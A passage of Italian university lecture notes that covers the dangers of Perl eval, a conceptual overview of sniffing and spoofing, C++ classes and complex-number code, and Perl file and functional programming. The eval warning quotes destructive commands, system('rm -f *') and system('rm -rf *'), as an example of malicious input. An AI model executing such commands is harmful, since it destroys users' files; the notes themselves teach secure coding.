può essere usato da un utente che non conosciamo collegato in rete o da un utente inesperto e questi inserisce dalla tastiera *system("rm -f *")* o *system("rm -rf *")*, ci cancellerà tutti i files o addirittura tutte le cartelle. Lo stesso problema si pone se le stringhe a cui *eval* viene applicata sono contenute in files che non conosciamo e di cui non ricordiamo con precisione il contenuto.

local e my

my dichiara una variabile all'interno di un blocco lessicalmente visibile solo all'interno di questo blocco. *local* invece crea una copia di una variabile globale (cioè definita a un livello esterno al blocco) a cui può essere assegnata un valore che rimane valido fino alla fine del blocco e può essere usata anche da funzioni chiamate all'interno del blocco ma definite all'esterno; quando si esce dal blocco la variabile assume di nuovo il valore che aveva in precedenza. Per noi è sufficiente capire bene i due esempi che seguono.

```
$x=2;
sub esterna {print $x}
sub g {my $x=7; esterna();}
g(); # output: 2
```

```
$x=2;
sub esterna {print $x}
sub g {local $x=7; esterna();}
g(); # output: 7
```

Sniffing e spoofing

I pacchetti di dati trasmessi in rete non vengono mandati direttamente da un computer A a un computer B, ma fanno il giro di tutta una rete di cuiA e B fanno parte. Con appositi programmi (*sniffers*) su un computer C della stessa rete questi pacchetti possono essere catturati e in questo modo essere ascoltate ad esempio password o altre comunicazioni segrete.

Nell'*IP-spoofing* invece l'attaccante falsifica l'indirizzo Internet mittente in modo che i propri pacchetti appaiano inviati dall'interno della rete stessa. Ciò permette l'ingresso in sistemi che filtrano gli accessi a seconda dell'indirizzo di provenienza.

Altri attacchi avvengono tramite il programma *sendmail* (un grosso programma che sta alla base della posta elettronica e che presenta vari punti deboli per quanto riguarda la sicurezza), il *NFS* (*network file system*, spesso configurato in modo che tutti gli utenti possono accedere in lettura a tutto il file system) e i programmi *NIS* (*network information services*).

Tra l'altro è facilissimo (anche per chi non è particolarmente esperto) falsificare il mittente in una mail elettronica (l'unica protezione sono tecniche di autenticazione, ad esempio medinate l'uso di *PGP* (*pretty good privacy*) o *GnuPGP*.

Programmi comuni (come *telnet*) possono esser abusivamente sostituiti da programmi che ne simulano l'uso, ma eseguono nascostamente operazioni di monitoraggio e scrittura. Anche i demoni *ftp* presentano parecchi punti deboli. Abbiamo visto quanto insidioso può essere l'uso di X Window (pag. 32-33).

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 24 ◇ 29 Maggio 2001

Programmazione in C++

*Creiamo una nuova cartella **C++** parallela a **C** e una sottocartella **Oggetti** che conterra i files ***.o**. Come già osservato a pag. 36, il makefile per il C++ si distingue da quello per il C solo per la sostituzione del comando **gcc** con **g++**.*

```
# Makefile per il C++
librerie = -lc -lm
VPATH=Oggetti
make: alfa.o
TAB g++ -o alfa Oggetti/*.o $(librerie)
%.o: %.c alfa.h
TAB g++ -o Oggetti/$*.o -c $*.c
```

*Il file **alfa.h** per il momento è uguale a quello del C (aggiungiamo subito i header che abbiamo usato prima o dopo anche nel C.*

```
// alfa.h
# include <math>
# include <stdarg>
# include <stdio>
# include <stdlib>
# include <string>
# include <time>
```

Possiamo adesso scrivere il programma minimo in C++:

```
// alfa.c
# include "alfa.h"

int main();
///////////////
int main()
{printf("Ciao.\n");
exit(0);}
```

Questa settimana

106 Programmazione in C++
Classi
Costruttori e distruttori

107 this
Overloading di funzioni
Classi derivate
Overloading di operatori
Unioni

108 Numeri complessi
Il valore assoluto
Il quoziente di numeri complessi
La radice complessa
Funzioni trigonometriche

109 Riferimenti
new e delete
Libri sul C++
Attributi di files e cartelle
Cartelle e diritti d'accesso
Programmazione funzionale

Classi

Una **classe** nel C++ è simile a una struttura del C (pag. 46). Essa possiede componenti che possono essere sia dati che funzioni (*metodi*). Se *alfa* è una classe, ogni elemento di tipo *alfa* si chiama un **oggetto** della classe. Ad esempio

```
class vettore {public: double x,y,z;
  double lun()
  {return sqrt(x*x+y*y+z*z);}};
```

definisce una classe i cui oggetti rappresentano vettori tridimensionali e contengono, oltre alle tre componenti, anche la funzione che calcola la lunghezza del vettore. Le componenti vengono usate come nel seguente esempio:

```
void prova ()
{vettore v;
v.x=v.y=2; v.z=1;
printf("%.3f\n",v.lun());}
```

In questo caso la funzione *lun* è stata non solo dichiarata, ma anche definita all'interno della dichiarazione della classe; ciò è sempre possibile, ma per funzioni più complicate spesso si preferisce una definizione al di fuori della classe, nel modo seguente:

```
class vettore {public: double x,y,z;
  double lun();};

double vettore::lun ()
{return sqrt(x*x+y*y+z*z);}
```

L'indicazione *public:* (non dimenticare il doppio punto) fa in modo che le componenti che seguono sono visibili anche al di fuori della classe; con *private:* invece si ottiene il contrario. *private:* e *public:* possono apparire nella stessa classe; l'impostazione di default è *private:*. Osserviamo qui che in C++ anche *struct* esiste, ha però semplicemente il significato di una classe con impostazione di default *public:* . Una tipica classe per una libreria grafica potrebbe essere

```
class rettangolo {public: double x,y,dx,dy;
  void disegna(),sposta(double,double);};
```

Dopo la dichiarazione *rettangolo r;* (e dopo aver definito la funzione *rettangolo::sposta(double,double)*) adesso potremo spostare il rettangolo con *r.sposta(0.2,0.7);*.

Soprattutto nelle dichiarazioni esterne di metodi di una classe bisogna stare attenti a non usare come variabili locali i nomi di componenti della classe. Per la classe *rettangolo* appena definita ad esempio non possiamo definire

```
void rettangolo::sposta
  (double dx, double dy) {...}
```

perché *dx* e *dy* sono già nomi di componenti della classe, ma dobbiamo scegliere altri nomi per le variabili, ad esempio

```
void rettangolo::sposta
  (double _dx, double _dy) {...}
```

Costruttori e distruttori

Un **costruttore** di una classe è una funzione della classe che viene eseguita ogni volta che un oggetto della classe diventa visibile. I costruttori si riconoscono dal fatto che portano lo stesso nome della classe. Per essi non viene specificato un tipo di risultato:

```
class punto {public: double x,y; punto(){};
punto(double a,double b) {x=a; y=b;}
void operator() (double a, double b)
{x=a; y=b;}};
```

Il primo costruttore viene usato nella forma *punto p;*, equivalente a *punto p();*, che significa che si dichiara la variabile *p* di tipo *punto* senza inizializzazione. Il secondo costruttore viene usato nella forma *punto p(2.5,10);* che significa che viene dichiarata una variabile *p* di tipo *punto* con i valori iniziali *p.x=2.5* e *p.y=10*.

punto(2.5,10) è invece un oggetto del tipo *punto* con le componenti indicate e può essere usato come risultato intermedio o finale di una funzione (cfr. pag. 108).

Il **distruttore** di una classe, quando presente, è un metodo della classe che viene eseguito quando un oggetto della classe diventa invisibile. I distruttori hanno lo stesso nome della classe preceduto da ˜ e non possono avere argomenti; come per i costruttori non viene indicato un tipo di risultato. I distruttori vengono utilizzati soprattutto per oggetti per i quali precedentemente è stato riservato spazio in memoria con *new*; un esempio si trova a pag. 108.

this

La parola riservata *this* indica il puntatore all'oggetto di una classe a cui ci si riferisce. Potevamo definire la classe *punto* a pag. 106 nel modo seguente:

```
class punto {public: double x,y; punto(){};
punto(double,double);
void operator()(double,double);};

punto::punto (double a, double b)
{(*this)(a,b);}

void punto::operator() (double a, double b)
{x=a; y=b;}
```

L'uso di *this* (che talvolta è necessario) in questo caso, in cui l'effetto della funzione *operator()* è equivalente a quella del costruttore, serve a non dover riscrivere le operazioni e quindi risparmia tempo al programmatore e diminuisce le possibilità di errori.

Overloading di funzioni

Il C++ permette che due funzioni portino lo stesso nome, se sono distinguibili per il numero e il tipo dei loro argomenti. Se *f* è il nome di due o più funzioni, si dice che la funzione *f* è sovraccaricata (*overloaded*); in verità sarebbe più corretto dire che il nome *f* è sovraccaricato. Esempio (cfr. pag. 48):

```
void mcd ()
{char p[200]; int a,b;
printf("Inserisci a: "); input(p,40); a=atoi(p);
printf("Inserisci b: "); input(p,40); b=atoi(p);
printf("mcd(%d,%d) = %d\n",a,b,mcd(a,b));}

int mcd (int a, int b)
{if (a< 0) a=-a; if (b< 0) b=-b;
if (b==0) return a; return mcd(b,a%b);}
```

Ciò implica che in C++ anche nelle dichiarazioni non è sufficiente il solo nome della funzione ed è quindi necessario indicare i tipi (non i nomi) degli argomenti. Ad esempio il nostro file *alfa.h* conterrà le dichiarazioni

```
void mcd();
int mcd(int,int);
```

Classi derivate

Nella programmazione ad oggetti le classi derivate (o sottoclassi) giocano un ruolo importante. Qui diamo solo qualche esempio di come possano essere definite:

```
class animale {...};

class felino: public animale {...};

class animaledomestico: public animale {...};

class gatto: public felino, animaledomestico {...}:
```

In una sottoclasse possono essere utilizzate le componenti delle classi superiori (cioè delle classi di cui la classe è sottoclasse) con lo stesso significato, quando non vengono ridefinite.

Overloading di operatori

Il C++ permette l'uso degli operatori aritmetici e logici come funzioni. Esempio:

```
class vettore {public: double x,y,z;};

vettore operator+ (vettore a, vettore b)
{vettore c;
c.x=a.x+b.x; c.y=a.y+b.y; c.z=a.z+b.z; return c;}

void prova ()
{vettore v;
v=v+v; v=operator+(v,v);}
```

Abbiamo così definito una funzione di due argomenti il cui nome è *operator+* che può essere usata come ogni altra funzione (ultima riga dell'esempio) oppure in forma abbreviata utilizzando solo il simbolo + posto tra i due argomenti. Si dice che l'operatore + è stato sovraccaricato (*overloaded*), cioè che oltre al significato comune ha acquisito un nuovo significato.

Le funzioni definite tramite overloading di un operatore devono avere lo stesso numero di argomenti dell'operatore; ad esempio l'operatore + può avere un argomento solo (perché anche l'espressione *+x* è ammissibile) oppure due, quindi una funzione che lo sovraccarica può avere uno o due argomenti; lo stesso vale per l'operatore -, mentre *!* può essere definito solo per un argomento. Sono quindi permesse (dopo appropriate definizioni) le espressioni *+a*, **a*, *a+b*, *!a*, *a*=b*, ma non *a!b* o *&&a*, che non corrispondono a valenze dell'operatore originale.

Non ci sono restrizioni invece riguardo al significato; ad esempio in una libreria grafica *+f* potrebbe essere utilizzato per rendere visibile una finestra *f*, *-f* per renderla invisibile.

Se un operatore non viene dichiarato come componente di una classe, almeno uno dei suoi argomenti deve essere una classe per permettere al compilatore di capire in quale significato la funzione deve essere utilizzata.

L'operatore *()* può essere usato solo come membro di una classe. Ad esempio dopo

```
class vettore {public: double x,y,z;
  void operator()(double a, double b, double c)
  {x=a; y=b; z=c;}};
  // x,y,z qui sono proprio le componenti.
```

e la dichiarazione *vettore v;* l'istruzione *v(3,7,5);* fa in modo che ai componenti di *v* vengano assegnati i valori *3*, *7* e *5*. Elenco degli operatori che possono essere sovraccaricati:

+	-	*	/	%	ˆ	&	|
˜	!	,	=	<	>	< =	> =
++	–	< <	> >	==	!=	&&	| |
+=	-=	/=	%=	ˆ=	&=	|=	*=
< < =	> > =	[]	()	->	-> *	new	delete

Unioni

In un'*unione*, identificata dalla parola chiave *union* (invece di *class*), tutti i dati condividono la stessa area di memoria; la dimensione dell'unione è data dalla dimensione dell'elemento più grande tra quelli che costituiscono l'unione. Unioni vengono spesso utilizzate per risparmiare memoria in programmi molto grandi (ad esempio per interfacce grafiche). Esempio:

```
union parametro {char c; int x; double a;};

parametro p;
p.x=14; p.a=36.2;
```

Lo spazio in memoria comune viene occupato dal numero *36.2* (di tipo *double*), l'assegnazione *p.x=14;* è quindi senza effetto.

Formalmente la sintassi delle unioni è uguale a quella delle classi; un'unione può quindi anche possedere costruttori e distruttori e si può distinguere tra componenti pubbliche e privati.

Numeri complessi

Dichiariamo (in *alfa.h*) una classe **nc** (numero complesso); le definizioni delle funzione si trovano nel file *complessi.c*.

```
class nc {public: double x,y;
nc(){} nc(double u, double v) {(*this)(u,v);}
void operator()(double u,double v){x=u; y=v;}};

nc operator+(const nc&,const nc&), operator+(double,const nc&),
  operator+(const nc&,double), operator-(const nc&),
  operator-(const nc&,const nc&), operator-(double,const nc&),
  operator-(const nc&,double), operator*(const nc&,const nc&),
  operator*(double,const nc&), operator*(const nc&,double),
  operator/(const nc&,const nc&), operator/(double,const nc&),
  operator/(const nc&,double), conj(const nc&), cos(const nc&),
  exp(const nc&), radice(const nc&), sin(const nc&);

double vass(double), vass(const nc&);
```

Addizione, sottrazione e moltiplicazione di numeri complessi possono essere programmate in modo intuitivo.

```
nc operator +(const nc &a, const nc &b)
{return nc(a.x+b.x,a.y+b.y);}

nc operator +(double t, const nc &a)
{return nc(t+a.x,a.y);}

nc operator +(const nc &a, double t)
{return t+a;}

nc operator -(const nc &a)
{return nc(-a.x,-a.y);}

nc operator -(const nc &a, const nc &b)
{return nc(a.x-b.x,a.y-b.y);}

nc operator -(double t, const nc &a)
{return nc(t-a.x,-a.y);}

nc operator -(const nc &a, double t)
{return nc(a.x-t,a.y);}

nc operator *(const nc &a, const nc &b)
{return nc(a.x*b.x-a.y*b.y,a.x*b.y+b.x*a.y);}

nc operator *(double t, const nc &a)
{return nc(t*a.x,t*a.y);}

nc operator *(const nc &a, double t)
{return t*a;}
```

Anche la forma del coniugato complesso è immediata:

```
nc conj (const nc &a)
{return nc(a.x,-a.y);}
```

Il valore assoluto di un numero complesso

Nella divisione e nel calcolo del valore assoluto o della radice quadrata dobbiamo invece evitare la formazione di risultati intermedi troppo grandi (che vengono approssimati male al calcolatore). Consideriamo prima il valore assoluto di un numero complesso $z = x + iy$.

Intuitivamente $|z| = \sqrt{x^2 + y^2}$, ma il risultato intermedio $x^2 + y^2$ diventa molto più grande del risultato finale. Si usano quindi le formule

$$|z| = |x|\sqrt{1 + (\tfrac{y}{x})^2} \quad \text{(usata per } |y| \le |x| \neq 0)$$
$$|z| = |y|\sqrt{(\tfrac{x}{y})^2 + 1} \quad \text{(usata per } |x| \le |y| \neq 0)$$

che portano alle seguenti funzioni:

```
double vass (const nc &a)
{double vassax,vassay,t;
if (a.x==0) return vass(a.y); if (a.y==0) return vass(a.x);
vassax=vass(a.x); vassay=vass(a.y);
if (vassax> =vassay) {t=a.y/a.x; return vassax*sqrt(1+t*t);}
t=a.x/a.y; return vassay*sqrt(t*t+1);}

double vass (double t)
{if (t> =0) return t; return -t;}
```

Il quoziente di numeri complessi

Per il quoziente

$$\frac{x+iy}{x'+iy'} = \frac{(x+iy)(x'-iy')}{x'^2+y'^2} = \frac{xx'+yy'+i(yx'-xy')}{x'^2+y'^2}$$

(se $x'^2 + y'^2 \neq 0$) si procede in modo analogo. L'ultima frazione può essere scritta come

$$\frac{x+y\frac{y'}{x'}+i(y-x\frac{y'}{x'})}{x'+y'\frac{y'}{x'}} = \quad \text{(usata per } |y'| \le |x'| \neq 0)$$
$$\frac{x\frac{x'}{y'}+y+i(y\frac{x'}{y'}-x)}{x'\frac{x'}{y'}+y'} \quad \text{(usata per } |x'| \le |y'| \neq 0)$$

Possiamo quindi definire gli operatori di divisione così:

```
nc operator /(const nc &a, const nc &b)
{double q,t;
if (vass(b.x)> =vass(b.y))
{q=b.y/b.x; t=b.x+b.y*q; return nc((a.x+a.y*q)/t,(a.y-a.x*q)/t);}
q=b.x/b.y; t=b.x*q+b.y; return nc((a.x*q+a.y)/t,(a.y*q-a.x)/t);}

nc operator /(double t, const nc &a)
{nc b(t,0); return b/a;}

nc operator /(const nc &a, double t)
{return nc(a.x/t,a.y/t);}
```

La radice complessa

Più complicata è la radice complessa; dopo qualche conto si ottiene il seguente algoritmo (non richiesto all'esame):

```
nc radice (const nc &a)
{double vassx,vassy,xdivy,ydivx,t;
if (a.x==0) if (a.y==0) return nc(0,0);
vassx=vass(a.x); vassy=vass(a.y);
if (vassx> =vassy) {ydivx=a.y/a.x;
t=sqrt(vassx)*sqrt((1+sqrt(1+ydivx*ydivx))/2);}
else {xdivy=a.x/a.y;
t=sqrt(vassy)*sqrt((vass(xdivy)+
sqrt(1+xdivy*xdivy))/2);}
if (a.x> =0) return nc(t,a.y/(2*t));
if (a.x< 0) if (a.y> =0) return nc(vassy/(2*t),t);
return nc(vassy/(2*t),-t);}
```

Esponenziale e funzioni trigonometriche

```
nc exp (const nc &a)
{double ex=exp(a.x);
return nc(ex*cos(a.y),ex*sin(a.y));}

nc cos (const nc &a)
{double ey=exp(a.y),emy=exp(-a.y);
return nc(cos(a.x)*(ey+emy)/2,-sin(a.x)*(ey-emy)/2);}

nc sin (const nc &a)
{double ey=exp(a.y),emy=exp(-a.y);
return nc(sin(a.x)*(ey+emy)/2,cos(a.x)*(ey-emy)/2);}
```

Qui usiamo, per $z = x + iy$, le relazioni

$$\begin{aligned}
e^z &= e^{x+iy} &&= e^x(\cos y + i\sin y)\\
e^{iz} &= e^{-y+ix} &&= e^{-y}(\cos x + i\sin x)\\
e^{-iz} &= e^{y-ix} &&= e^y(\cos x - i\sin x)\\
\cos z &= \frac{e^{iz}+e^{-iz}}{2} &&= \frac{e^y+e^{-y}}{2}\cos x - i\frac{e^y-e^{-y}}{2}\sin x\\
\sin z &= \frac{e^{iz}-e^{-iz}}{2i} &&= \frac{e^y+e^{-y}}{2}\sin x + i\frac{e^y-e^{-y}}{2}\cos x
\end{aligned}$$

Esempi:

```
nc z(2,3),w,p;
w(1,2); z=z+w; p=z/w; z=conj(z+5);
w=cos(z); z=z*w; p=z-w-p;
w=radice(z); z=p+vass(w);
```

Riferimenti

Il C++ fornisce un tipo di indirizzi detti *riferimenti* (*references*) che vengono utilizzati come nell'esempio seguente:

```
void aumenta (int &x)
{x++;}

void prova ()
{int x=5;
aumenta(x); printf("%d\n",x);}
```

Si vede che una volta che una variabile è stata definita come riferimento (*int &* ad esempio indica un riferimento a interi), nel corpo della funzione non è più necessario l'asterisco che usiamo per i puntatori. In pratica si può dire che l'uso di un riferimento per un argomento di una funzione obbliga il compilatore a usare per quel parametro il passaggio per indirizzo invece di quello per valore (cfr. pag. 43). Un esempio misto:

```
void aumenta (int &x, int dx)
{x+=dx;}
```

new e delete

L'allocazione di memoria nel C++ è un po' più comoda che in C. Esempio tipico:

```
int *A;
A=new int[2000];
if (!A) messaggioerrore();

...
delete A;
```

Se le variabili che richiedono la preparazione di spazio in memoria sono oggetti di una classe si usano spesso costruttori e distruttori:

```
class elenco {public: int *Dati;
elenco(int); ~elenco() {delete Dati;} ... };

elenco::elenco (int n)
{Dati=new int[n];
if (!Dati) messaggioerrore();}
```

Per liberare lo spazio occupato da un vettore di oggetti che possiedono un distruttore che a sua volta chiama *delete*, bisogna usare *delete []*:

```
elenco *A= new elenco[100];
...
delete [] A;
```

Libri sul C++

B. Eckel: Programmare in C++.
McGraw-Hill 1993.

S. Lippman/J. Lajoie: C++.
Addison-Wesley 2000.
Forse il testo migliore sul C++.

B. Stroustrup: Il linguaggio C++.
Addison-Wesley 1994.
Stroustrup è l'inventore del C++.

Attributi di files e cartelle

$file sia il nome di un file (in senso generalizzato). Gli attributi di files sono operatori booleani che si riconoscono dal – iniziale; elenchiamo i più importanti con il loro significato:

-e	*$file* ...	esiste
-r	*$file* ...	diritto d'accesso *r*
-w	*$file* ...	diritto d'accesso *w*
-x	*$file* ...	diritto d'accesso *x*
-d	*$file* ...	cartella
-f	*$file* ...	file regolare
-T	*$file* ...	file di testo

(-s $file) è la lunghezza del file.

Con

```
@files=("alfa","beta","mu","alfa-6","Eliza");

for (@files) {printf("%-8s ",$_);
do {print "non esiste\n"; next} if not -e $_;
print "eseguibile " if -x $_;
print "cartella " if -d $_;
print "file " if -f $_;
print -s $_,"\n"}
```

otteniamo adesso l'output

```
alfa     eseguibile file 332
beta     file 14
mu       non esiste
alfa-6   eseguibile file 530
Eliza    eseguibile cartella 4096
```

Cartelle e diritti d'accesso

Molti comandi della shell hanno equivalenti nel Perl, talvolta sotto nome diverso; nella tabella che segue i corrispondenti comandi della shell sono indicati a destra:

chdir	...	*cd*
unlink	...	*rm*
rmdir	...	*rm -r*
link alfa, beta	...	*ln alfa beta*
symlink alfa, beta	...	*ln -s alfa beta*
mkdir	...	*mkdir*
chmod 0644, alfa	...	*chmod 644 alfa*
chown 501,101,alfa	...	*chown 501.101 alfa*

Come si vede, in *chown* bisogna usare numeri (UID e GID). Per ottenere il catalogo di una cartella si usa *opendir* che è già stata utilizzata nella nostra funzione *catalogo* a pag. 83.

Per conoscere la cartella in cui ci si trova (a questo fine nella shell si usa *pwd*), in Perl bisogna usare la funzione *cwd*, che necessita del modulo *Cwd*. Quindi:

```
use Cwd;

$cartella=cwd(); # current working directory
```

Programmazione funzionale in Perl

```
sub comp # composizione di funzioni
  {my ($f,$g)=@_; sub {&$f(&$g(@_))}}

sub valut # valutazione
  {my @a=@_; sub {my $f=shift; &$f(@a)}}
####################################
sub id {@_}

sub cubo {my $a=shift; $a*$a*$a}

sub diff2 {my ($a,$b)=@_; $a-$b}

sub piu1 {my $a=shift; $a+1}

sub quad {my $a=shift; $a*$a}
####################################
$f=comp(\&quad,\&piu1);
print &$f(2),"\n"; # output: 9

$f=comp(\&quad,\&diff2);
print &$f(6,1),"\n"; # output: 25

$f=valut(3);
print &$f(\&cubo),"\n"; # output: 27
```

Esaminare attentamente queste funzioni.

La funzione di valutazione $\bigcirc_x \bigcirc_f f(x)$ appare ad esempio in algebra come immersione $V \longrightarrow V''$ di uno spazio vettoriale nel suo biduale.